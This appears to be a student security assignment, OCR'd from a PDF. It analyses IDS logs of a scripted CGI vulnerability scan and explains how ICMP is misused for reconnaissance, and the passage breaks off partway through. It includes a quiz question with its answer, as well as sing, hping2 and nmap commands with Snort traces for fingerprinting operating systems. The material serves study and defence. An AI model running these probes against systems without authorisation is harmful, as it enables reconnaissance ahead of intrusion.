Jul 29 04:37:14: WEB-CGI-rwwwshell CGI access attempt: 213.44.82.137:1398 ->
12.33.247.6:80
Jul 29 04:37:39: IDS218 - CVE-1999-0070 - TEST-CGI probe: 213.44.82.137:1412 ->
12.33.247.6:80
Jul 29 04:39:09: WEB-CGI-Campas CGI access attempt: 213.44.82.137:1444 ->
12.33.247.6:80
Jul 29 04:38:26: WEB-CGI-Webdist CGI access attempt: 213.44.82.137:1435 ->
12.33.247.6:80
Jul 29 04:38:35: WEB-CGI-Htmlscript CGI access attempt: 213.44.82.137:1437 ->
12.33.247.6:80
Jul 29 04:38:21: WEB-CGI-Websendmail CGI access attempt: 213.44.82.137:1434 ->
12.33.247.6:80
Jul 29 04:38:53: WEB-CGI-WWWboard CGI access attempt: 213.44.82.137:1440 ->
12.33.247.6:80
Jul 29 04:39:13: WEB-CGI-Aglimpse CGI access attempt: 213.44.82.137:1445 ->
12.33.247.6:80
Jul 29 04:37:35: WEB-CGI-Count.cgi probe!: 213.44.82.137:1409 -> 12.33.247.6:80
Jul 29 04:39:19: WEB-CGI-CGI Man access attempt: 213.44.82.137:1447 -> 12.33.247.6:80
Jul 29 04:38:49: IDS219 - WEB-CGI-Perl access attempt: 213.44.82.137:1439 ->
12.33.247.6:80
Jul 29 04:39:23: WEB-CGI-AT-admin CGI access attempt: 213.44.82.137:1448 ->
12.33.247.6:80
Jul 29 04:39:16: WEB-CGI-Glimpse CGI access attempt: 213.44.82.137:1446 ->
12.33.247.6:80
Jul 29 04:38:16: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 213.44.82.137:1432 ->
12.33.247.6:80
Jul 29 04:38:09: IDS235 - CVE-1999-0148 - CGI-HANDLERprobe!: 213.44.82.137:1432 ->
12.33.247.6:80
Jul 29 04:38:30: WEB-CGI-Faxsurvey probe: 213.44.82.137:1436 -> 12.33.247.6:80
Jul 29 04:39:38: WEB-MISC - /cgi-bin/jj attempt: 213.44.82.137:1453 -> 12.33.247.6:80
Jul 29 04:39:42: WEB-CGI-Info2 www CGI access attempt: 213.44.82.137:1454 ->
12.33.247.6:80
Jul 29 04:39:51: IDS221 - CVE-1999-0612 - Finger CGI access attempt:
213.44.82.137:1456 -> 12.33.247.6:80
Jul 29 04:39:55: WEB-CGI-Bnbform CGI access attempt: 213.44.82.137:1457 ->
12.33.247.6:80
Jul 29 04:39:47: WEB-CGI-Files CGI access attempt: 213.44.82.137:1455 ->
12.33.247.6:80
Jul 29 04:39:59: WEB-CGI-Survey CGI access attempt: 213.44.82.137:1458 ->
12.33.247.6:80
Jul 29 04:40:03: WEB-CGI-AnyForm2: 213.44.82.137:1459 -> 12.33.247.6:80
Jul 29 04:40:08: WEB-CGI-Textcounter CGI access attempt: 213.44.82.137:1460 ->
12.33.247.6:80
Jul 29 04:40:12: WEB-CGI-Classifieds CGI access attempt: 213.44.82.137:1461 ->
12.33.247.6:80
Jul 29 04:40:16: WEB-CGI-Environ CGI access attempt: 213.44.82.137:1462 ->
12.33.247.6:80
Jul 29 04:40:22: IDS234 - WEB-CGI-Cgiwrap CGI access attempt: 213.44.82.137:1464 ->
12.33.247.6:80
Jul 29 04:40:27: IDS228 - CVE-1999-0237 - Guestbook CGI access attempt:
213.44.82.137:1465 -> 12.33.247.6:80
Jul 29 04:40:38: WEB-CGI-Edit CGI access attempt: 213.44.82.137:1467 -> 12.33.247.6:80
Jul 29 04:40:43: WEB-CGI-Perlshop CGI access attempt: 213.44.82.137:1468 ->
12.33.247.6:80
Jul 29 04:41:06: WEB-CGI-dumpenv.pl: 213.44.82.137:1474 -> 12.33.247.6:80
Jul 29 04:41:35: FrontPage-users.pwd: 213.44.82.137:1479 -> 12.33.247.6:80
Jul 29 04:41:48: FrontPage-authors.pwd: 213.44.82.137:1481 -> 12.33.247.6:80
Jul 29 04:41:43: FrontPage-service.pwd: 213.44.82.137:1480 -> 12.33.247.6:80
Jul 29 04:42:18: WEB-CGI-Upload CGI access attempt: 213.44.82.137:1489 ->
12.33.247.6:80
Jul 29 04:42:22: WEB-CGI-Rguest CGI access attempt: 213.44.82.137:1490 ->
12.33.247.6:80
Jul 29 04:42:03: FrontPage-shtml.dll: 213.44.82.137:1484 -> 12.33.247.6:80
Jul 29 04:42:12: WEB-CGI-Args CGI access attempt: 213.44.82.137:1488 -> 12.33.247.6:80
```

```
Jul 29 04:42:26: WEB-CGI-Wguest CGI access attempt: 213.44.82.137:1491 ->
12.33.247.6:80
Jul 29 04:41:58: FrontPage-administrators.pwd: 213.44.82.137:1483 -> 12.33.247.6:80
Jul 29 04:42:34: IIS-CGImail: 213.44.82.137:1493 -> 12.33.247.6:80
Jul 29 04:42:44: IIS-getdrvrs: 213.44.82.137:1495 -> 12.33.247.6:80
Jul 29 04:42:39: CVE-1999-0191 - IIS-newdsn: 213.44.82.137:1494 -> 12.33.247.6:80
Jul 29 04:42:54: IIS-fpcount: 213.44.82.137:1497 -> 12.33.247.6:80
Jul 29 04:43:05: WEB-CGI-visadmin.exe: 213.44.82.137:1499 -> 12.33.247.6:80
Jul 29 04:43:13: IDS219 - WEB-CGI-Perl access attempt: 213.44.82.137:1502 ->
12.33.247.6:80
Jul 29 04:43:18: WEB-MISC-cmd.exe Attempt: 213.44.82.137:1503 -> 12.33.247.6:80
Jul 29 04:43:48: ColdFusion-Example-parks: 213.44.82.137:1509 -> 12.33.247.6:80
Jul 29 04:44:00: ColdFusion-mainframeset: 213.44.82.137:1511 -> 12.33.247.6:80
Jul 29 04:44:06: CVE-1999-0449 - IIS-codebrowser Exair: 213.44.82.137:1512 ->
12.33.247.6:80
Jul 29 04:44:23: IIS-search97: 213.44.82.137:1515 -> 12.33.247.6:80
Jul 29 04:44:28: IIS-carbo.dll: 213.44.82.137:1516 -> 12.33.247.6:80
Jul 29 04:43:54: ColdFusion-fileexists: 213.44.82.137:1510 -> 12.33.247.6:80
Jul 29 04:44:32: WEB-Domino-domcfg.nsf: 213.44.82.137:1517 -> 12.33.247.6:80
Jul 29 04:44:36: WEB-PageService: 213.44.82.137:1520 -> 12.33.247.6:80
Jul 29 04:44:13: IIS-codebrowser SDK: 213.44.82.137:1513 -> 12.33.247.6:80
Jul 29 04:44:40: IDS248 - Web-Frontpage fourdots request: 213.44.82.137:1523 ->
12.33.247.6:80
Jul 29 04:44:18: CAN-1999-0736 - IIS-showcode: 213.44.82.137:1514 -> 12.33.247.6:80

The attacks appear to be scripted rather than being launched from a browser.
```

Evidence of Active Targeting

This is an attempt to gather information on the vulnerabilities of the server.

Severity

Severity = (Critical + Lethal) – (System + Network Countermeasure)
= (4 + 3) – (4 + 4)
= -1

Critical : Public Web Server
Lethal : Information gathering, can gain useful information
System : System is well patched
Network : Server protected by firewall with an IDS monitoring

Defensive Recommendation

Public accessible system should put in DMZ, protected by a firewall with only necessary ports open to the server. An IDS should be deployed to monitor the activities of the network. Operating system and applications should always be updated with the latest patch and hotfix.

Multiple Choice Test Question

A network-based vulnerability scanner

(i) will not be effective if there is a firewall to protect the hosts.
(ii) can produce false positive.

(iii) can be use for good purposes.
(iv) can detect the misconfiguration of the hosts.

a) (i) and (ii)
b) (i) and (iii)
c) (ii) and (iii)
d) All of the above

Answer: c

Assignment 2: Use of ICMP – In a Non-Convention Way

1. Introduction

RFC 792 spelt out the goals and specifications of the Internet Control Message Protocol (ICMP). Basically, it is used as a means to send error messages for non-transient error conditions and to provide a way to query the network in order to determine the general characteristic of the network.

The Internet Protocol (IP) is not designed to be absolutely reliable. The purpose of the ICMP messages is to provide feedback about problems in the communication environment, not to make IP reliable. There are still no guarantees that a datagram will be delivered or a control message will be returned. Some datagrams may still be undelivered without any report of their loss. The higher level protocols that use IP must implement their own reliability procedures if reliable communication is required.

ICMP uses the basic support of IP as if it were a higher level protocol. However, ICMP is actually an integral part of IP and must be implemented by every IP module.

ICMP suppose to be a relatively simple protocol, but it can be altered to act as a conduit for evil purpose. It is therefore important to understand how this protocol can be used for malicious purposes.

This assignment examines how ICMP can be used in a non-convention way, putting itself as a potential threat. We will concentrate on the use of ICMP in a non-convention way rather than the normal use of ICMP.

2. Understanding ICMP

Conventionally, ICMP is provided as a means to send error messages for non-transient error conditions and to provide a way to query the network.

ICMP is used for two types of operations:

- Reporting non-transient error conditions (ICMP Error Messages).
- Query the network with request and reply (ICMP Query Messages).

Unlike TCP and UDP, ICMP has no port numbers. ICMP uses type and code to differentiate the services in the protocol.

Also in ICMP, there is no client-server concept. When an ICMP error message is delivered, the receiving host might respond internally but might not communicate back to the informer. Services and ports do not have to be activated or listening. ICMP can be broadcast to many hosts because there is no sense of an exclusion connection.

RFC 792 defined special conditions for the ICMP messages:

- No ICMP error messages are sent in response to ICMP error messages to avoid infinite repetition.
- For fragmented IP datagrams, ICMP messages are only sent for errors on fragmented zero (the first fragment).
- ICMP error messages are never sent in response to a datagram that is destined to a broadcast or a multicast address.
- ICMP error messages are never sent in response to a datagram sent as a link layer broadcast.
- ICMP error messages are never sent in response to a datagram whose source address does not represents a unique host (the source address cannot be zero, a loopback address, a broadcast address or a multicast address).
- ICMP error messages are never sent in response to an IGMP message of any kind.
- When an ICMP message of unknown type is received, it must be silently discarded.
- Routers will almost always generate ICMP messages but when it comes to a destination host, the number of ICMP messages generated is implementation dependent.

The ICMP has many messages that are identified by a “type” field. For each “type” field, there may also be a “code” field which acts as a sub-type. For example, echo reply has a type of 0 and code of 0 while echo request has a type of 0 and code of 8.

The list of ICMP types and codes is available at:
http://www.iana.org/assignments/icmp-parameters

3. Normal use of ICMP

The Internet Control Message Protocol (ICMP) is used to handle errors and exchange control messages. ICMP can be used to determine if a machine on the Internet is responding. To do this, an ICMP echo request packet is sent to a machine. If a machine receives that packet, that machine will return an ICMP echo reply packet. A common implementation of this process is the "ping" command, which is included with many operating systems and network software packages. ICMP is used to convey status and error information including notification of network congestion and of other network transport problems. ICMP can also be a valuable tool in diagnosing host or network problems.

Other RFCs have defined other functionalities for the ICMP:

- RFC 896 – Source Quench.
- RFC 950 – Address Mask Extensions.
- RFC 1191 – Path MTU Discovery.
- RFC 1256 – Router Discovery.
- RFC 1349 –Type of Service in the Internet Protocol Suite.

4. Use of ICMP – In a Non-Convention Way

Ping traffic is ubiquitous to almost every TCP/IP based network and sub-network. It has a standard packet format recognized by every IP-speaking router and is used universally for network management, testing, and measurement. As such, many firewalls and networks consider ping traffic to be benign and will allow it to pass through.

ICMP can be altered to act as conduit for evil purposes. Some of the ways that ICMP can be used for purposes other than the intended ones are:

- Reconnaissance
- Denial of Service
- Covert Channel

4.1 Reconnaissance

Reconnaissance is the first stage in the information gathering process to discover live hosts and some other essence information as part of most planned attack.

ICMP messages are broadly categorized into two kinds:

ICMP Messages	
ICMP Query Messages	**ICMP Error Messages**
• Echo Request and Echo Reply • Time Stamp Request and Reply • Information Request and Reply • Address Mask Request and Reply	• Destination Unreachable • Source Quench • Redirect • Time Exceeded • Parameter Problem

By manipulating these ICMP messages, we are able to gather substantial information in the process of information gathering:

- Host Detection
- Network Topology
- ACL Detection
- Packet Filter Detection
- OS Fingerprinting

4.1.1 Host Detection and Network Topology

By using ICMP message, it allows one to identify hosts that are reachable, in particular from the Internet.

Traceroute attempts to map network devices and hosts on a route to a certain destination host. Intelligence use of it will allow one to map the topology of a network.

4.1.2 Access Control List (ACL) Detection

ICMP Error Messages may help to determine the kind ACL of the filtering device is being used and allow one to choose the tactics accordingly.

The idea is to manipulate the total length of the IP Header Field. A crafted packet with total length in the IP Header Filed claiming to be bigger than really what it is. When this packet reaches the host, it will try to grab the data from the area, which is not there. The host will thus issue an ICMP Parameter Problem back to the querying IP address.

If there is a packet filtering device present and we probe a targeted network with all possible combination of protocols and services, it will allow us to determine the access control list of the filtering device (which host is allowed to received what type of traffic).

The crafted packet can use ICMP, TCP or UDP as the underlying protocols.

4.1.3 Protocol/Port Scan

ICMP Error Messages (Protocol/Port Unreachable) are the common ways to determine what type of protocols/ports the host is running.

Nmap 2.54 beta 1 has integrated the Protocol Scan. It sends raw IP packets without any further protocol header (no payload) to each specified protocol on the target machine. If an ICMP Protocol Unreachable error message is received, the protocol is not in used.

4.1.4 OS Fingerprinting

Using ICMP for OS Fingerprinting requires less traffic initiation from the malicious person machine to the target host.

The idea is “Which operating system answer what kind of ICMP Query messages”.

This is possible because different OS implement differently. Some do not compliant strictly to RFC, while RFC may also optional. Fingerprinting of OS can be achieved via the following:

- Using ICMP Query Messages
- Using ICMP Error Messages

The ICMP Echo Request/Reply pair was intended to determine whether a host is alive or not. Negative response will either mean it is not alive or ICMP Echo traffic is filtered by a packet filtering device.

The ICMP Information Request/Reply pair was intended to support self-configuring systems such as diskless workstations at boot time to allow them to discover their network address.

The ICMP Time Stamp Request/Reply pair allows a host to query another for the current time. This allows a sender to determine the amount of latency that a particular network is experiencing. Most operation systems implemented the ICMP Time Stamp Request/Reply.

The ICMP Address Mask Request/Reply pair was intended for diskless systems to obtain its subnet mask in use on the local network at bootstrap time. It is also used when a host wants to know the address mask of an interface. RFC 1122 states that the Address Mask is optional.

At times, the ICMP Error Messages revealed substantial information about the host or network. For example, receiving a Protocol Unreachable will reveal that the host is alive and that particular protocol queried is not supported.

By manipulating certain field in the query, we can generate several ICMP Error Messages.

In [1], the author has done a comprehensive research on the use of ICMP in OS fingerprinting.

Based on the nature of the different implementation of OS, substantiate information can be gathered using different techniques in manipulating the ICMP messages and observe the response of the target host. The techniques are listed below:

a. Response on ICMP Query Messages Types on a targeted host
b. Response on ICMP Query Messages Types on a broadcast address
c. IP TTL value on the ICMP Messages (Request and Reply)
d. Response on ICMP Query Messages with Code Field ≠ 0
e. Response on the ICMP Query Messages with Precedence Bits value ≠ 0
f. Response on the ICMP Query Messages with TOS value ≠ 0
g. Response on the ICMP Query Messages with TOS unused bit = 1
h. Response on the ICMP Query Messages with Reserved Bit Flag = 1
i. Response on the ICMP Query Messages with DF set
j. ICMP Error Message echoing integrity with ICMP Port Unreachable Error Message

A detailed tabulation can be obtained in [1]. We extracted some results and conduct some fingerprint on the following operating systems:

- Solaris
- Linux
- Windows Family (Win 98/NT/2000)

4.1.4.1 Fingerprinting HPUX 10.20, Solaris and Linux




Figure 1. An Example of Fingerprinting HPUX 10.20, Solaris and Linux

Figure 1 shows an example the technique of fingerprinting HPUX 10.20, Solaris and Linux operating systems.

Using SING tool [9], we run through the process of fingerprinting:

ICMP Time Stamp Request targeted at broadcast address:

We first generated an ICMP Time Stamp Request to the whole segment x.x.x.255.

```
# sing -tstamp x.x.x.255
SINGing to x.x.x.255 (x.x.x.255): 20 data bytes
20 bytes from x.x.x.64: seq=0 ttl=255 TOS=0 diff=88364
20 bytes from x.x.x.215: seq=0 ttl=255 TOS=0 diff=0 (DUP!)
20 bytes from x.x.x.1: seq=0 ttl=255 TOS=0 diff=51332009 (DUP!)
20 bytes from x.x.x.2: seq=0 ttl=255 TOS=0 diff=55541589 (DUP!)
20 bytes from x.x.x.239: seq=0 DF! ttl=255 TOS=0 diff=-127012 (DUP!)
```

Note that x.x.x.1 and x.x.x.2 is the network switch devices which we will not discussed here. Also x.x.x.215 is the IP address of the machine running sing and hping2 tools.

x.x.x.64 and x.x.x.239 response to the ICMP Time Stamp Request targeted at broadcast address x.x.x.255. Note that their responded TTL is 255, which is a typically response TTL from Unix system.

These two machines could then be Sun Solaris, Linux or HPUX 10.20.

The Snort trace:

```
07/26-09:33:46.281306 0:80:C7:C0:E2:DB -> FF:FF:FF:FF:FF:FF type:0x800 len:0x36
x.x.x.215 -> x.x.x.255 ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:40
Type:13  Code:0  TIMESTAMP REQUEST
23 31 00 00 00 55 D9 A9 00 00 00 00 00 00 00 00  #1...U..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-09:33:46.281488 0:50:BA:C0:61:99 -> 0:80:C7:C0:E2:DB type:0x800 len:0x40
x.x.x.64 -> x.x.x.215 ICMP TTL:255 TOS:0x0 ID:55 IpLen:20 DgmLen:40
Type:14  Code:0  TIMESTAMP REPLY
23 31 00 00 00 55 D9 A9 00 57 32 D5 00 57 32 D5  #1...U...W2..W2.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-09:33:46.282107 8:0:20:FD:AE:90 -> 0:80:C7:C0:E2:DB type:0x800 len:0x40
x.x.x.239 -> x.x.x.215 ICMP TTL:255 TOS:0x0 ID:38831 IpLen:20 DgmLen:40 DF
Type:14  Code:0  TIMESTAMP REPLY
23 31 00 00 00 55 D9 A9 00 53 E9 85 00 53 E9 85  #1...U...S...S..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Information Request targeted at broadcast address

We then generated an ICMP Information Request to the same segment x.x.x.255.

```
# sing -info x.x.x.255
SINGing to x.x.x.255 (x.x.x.255): 8 data bytes

--- x.x.x.255 sing statistic ---
200 packets transmitted, 0 packets received, 100% packet loss
```

No machine response to this request. We can conclude that x.x.x.64 and x.x.x.239 is either Sun Solaris or Linux machine.

The Snort trace:

```
07/26-09:43:56.721478 0:80:C7:C0:E2:DB -> FF:FF:FF:FF:FF:FF type:0x800 len:0x2A
x.x.x.215 -> x.x.x.255 ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:28
Type:15  Code:0  INFO REQUEST
49 31 00 00                                      I1..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-09:43:57.713811 0:80:C7:C0:E2:DB -> FF:FF:FF:FF:FF:FF type:0x800 len:0x2A
x.x.x.215 -> x.x.x.255 ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:28
Type:15  Code:0  INFO REQUEST
49 31 01 00                                      I1..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Address Mask Request targeted at single host

Lastly, we generated an ICMP Address Mask Request to the two specific IP addresses, x.x.x.64 and x.x.x.239:

```
# sing -mask x.x.x.64
```

```
SINGing to x.x.x.64 (x.x.x.64): 12 data bytes

--- x.x.x.64 sing statistics ---
10 packets transmitted, 0 packets received, 100% packet loss
```

x.x.x.64 did not response. We can therefore conclude that x.x.x.64 is a Linux machine.

The Snort trace:

```
07/26-09:49:06.544282 0:80:C7:C0:E2:DB -> 0:50:BA:C0:61:99 type:0x800 len:0x2E
x.x.x.215 -> x.x.x.64 ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:32
Type:17  Code:0  ADDRESS REQUEST
5F 31 00 00 00 00 00 00                         _1......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Address Mask Request to x.x.x.239:

```
# sing -mask x.x.x.239
SINGing to x.x.x.239 (x.x.x.239): 12 data bytes
12 bytes from x.x.x.239: seq=0 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=1 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=2 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=3 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=4 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=5 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=6 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=7 DF! ttl=255 TOS=0 mask=255.255.255.0
12 bytes from x.x.x.239: seq=8 DF! ttl=255 TOS=0 mask=255.255.255.0

--- x.x.x.239 sing statistics ---
9 packets transmitted, 9 packets received, 0% packet loss
```

x.x.x.239 response to Address Mask Request. It is therefore running Sun Solaris.

The Snort trace:

```
07/26-09:48:52.177080 0:80:C7:C0:E2:DB -> 8:0:20:FD:AE:90 type:0x800 len:0x2E
x.x.x.215 -> x.x.x.239 ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:32
Type:17  Code:0  ADDRESS REQUEST
5E 31 00 00 00 00 00 00                         ^1......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-09:48:52.177292 8:0:20:FD:AE:90 -> 0:80:C7:C0:E2:DB type:0x800 len:0x40
x.x.x.239 -> x.x.x.215 ICMP TTL:255 TOS:0x0 ID:38853 IpLen:20 DgmLen:32 DF
Type:18  Code:0  ADDRESS REPLY
5E 31 00 00 FF FF FF 00                         ^1......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

4.1.4.2 Fingerprinting Windows Family (95/98/ME/NT/20000)




Figure 2. An Example of Fingerprinting Windows Family

Figure 2 shows an example of fingerprinting the Windows Family. We run through the process of fingerprinting using NMAP [11], HPING2 [10] and SING [9].

Windows Family typically response ICMP Echo Reply with a TTL value of 128. The first thing will then to determine the live host with ICMP ECHO Reply of TTL = 128.

By using nmap, three IP addresses are identify with TTL ~ 128:

Machine 1: x.x.x.41
Machine 2: x.x.x.183
Machine 3: x.x.x.69

Using the above methodology, for **machine 1 (x.x.x.41)**, we have:

ICMP Echo Request with Code Field ≠ 0

We first send a ICMP Echo Request with Code Field ≠ 0 (Value = 77)

```
# hping2 -1 -c 1 -K 77 x.x.x.41
HPING x.x.x.41 (eth0 x.x.x.41): icmp mode set, 28 headers + 0 data bytes
50 bytes from x.x.x.41: icmp_seq=0 ttl=128 id=29120 rtt=1.8 ms
```

It responded with Code field = 0. Therefore, it belongs to Windows Family.

Snort trace:

```
07/26-16:23:28.745427 x.x.x.215 -> x.x.x.41
ICMP TTL:64 TOS:0x0 ID:46193 IpLen:20 DgmLen:28
Type:8  Code:77  ID:61445   Seq:0  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:23:28.746064 x.x.x.41 -> x.x.x.215
ICMP TTL:128 TOS:0x0 ID:29120 IpLen:20 DgmLen:28
Type:0  Code:0  ID:61445  Seq:0  ECHO REPLY

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Time Stamp Request

We next send an ICMP Time Stamp Request.

```
# sing -tstamp -c 1 x.x.x.41
SINGing to x.x.x.41 (x.x.x.41): 20 data bytes
20 bytes from x.x.x.41: seq=0 ttl=128 TOS=0 diff=1650412099*
```

It also responded. It can then be Windows 98, ME or 2000.

Snort trace:

```
07/26-16:23:46.368947 x.x.x.215 -> x.x.x.41
ICMP TTL:255 TOS:0x0 ID:13170 IpLen:20 DgmLen:40
Type:13  Code:0  TIMESTAMP REQUEST
F1 05 00 00 01 CD 37 C0 00 00 00 00 00 00 00 00  ......7.........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:23:46.369418 x.x.x.41 -> x.x.x.215
ICMP TTL:128 TOS:0x0 ID:29376 IpLen:20 DgmLen:40
Type:14  Code:0  TIMESTAMP REPLY
F1 05 00 00 01 CD 37 C0 E4 2C 82 03 E4 2C 82 03  ......7..,...,..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

ICMP Echo Request with TOS Unused Bit = 1

We next send an ICMP Echo Request with TOS Unused Bit = 1.

```
# hping2 -1 -o 1 -c 1 x.x.x.41
HPING x.x.x.41 (eth0 x.x.x.41): icmp mode set, 28 headers + 0 data bytes
50 bytes from x.x.x.41: icmp_seq=0 ttl=128 id=29632 rtt=0.8ms
```

It replied with the same TOS value. As Windows 2000 will reply with a TOS value of 0, we can conclude that this machine can be either Windows 98 or ME.

Snort trace:

```
07/26-16:24:04.098715 x.x.x.215 -> x.x.x.41
ICMP TTL:64 TOS:0x1 ID:4907 IpLen:20 DgmLen:28
```

```
Type:8  Code:0  ID:61957   Seq:0  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/26-16:24:04.099161 x.x.x.41 -> x.x.x.215
ICMP TTL:128 TOS:0x1 ID:29632 IpLen:20 DgmLen:28
Type:0  Code:0  ID:61957  Seq:0  ECHO REPLY

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Address Mask Request

Finally, we check the response when requesting the address mask.

```
# sing -mask -c 1 x.x.x.41
SINGing to x.x.x.41 (x.x.x.41): 12 data bytes
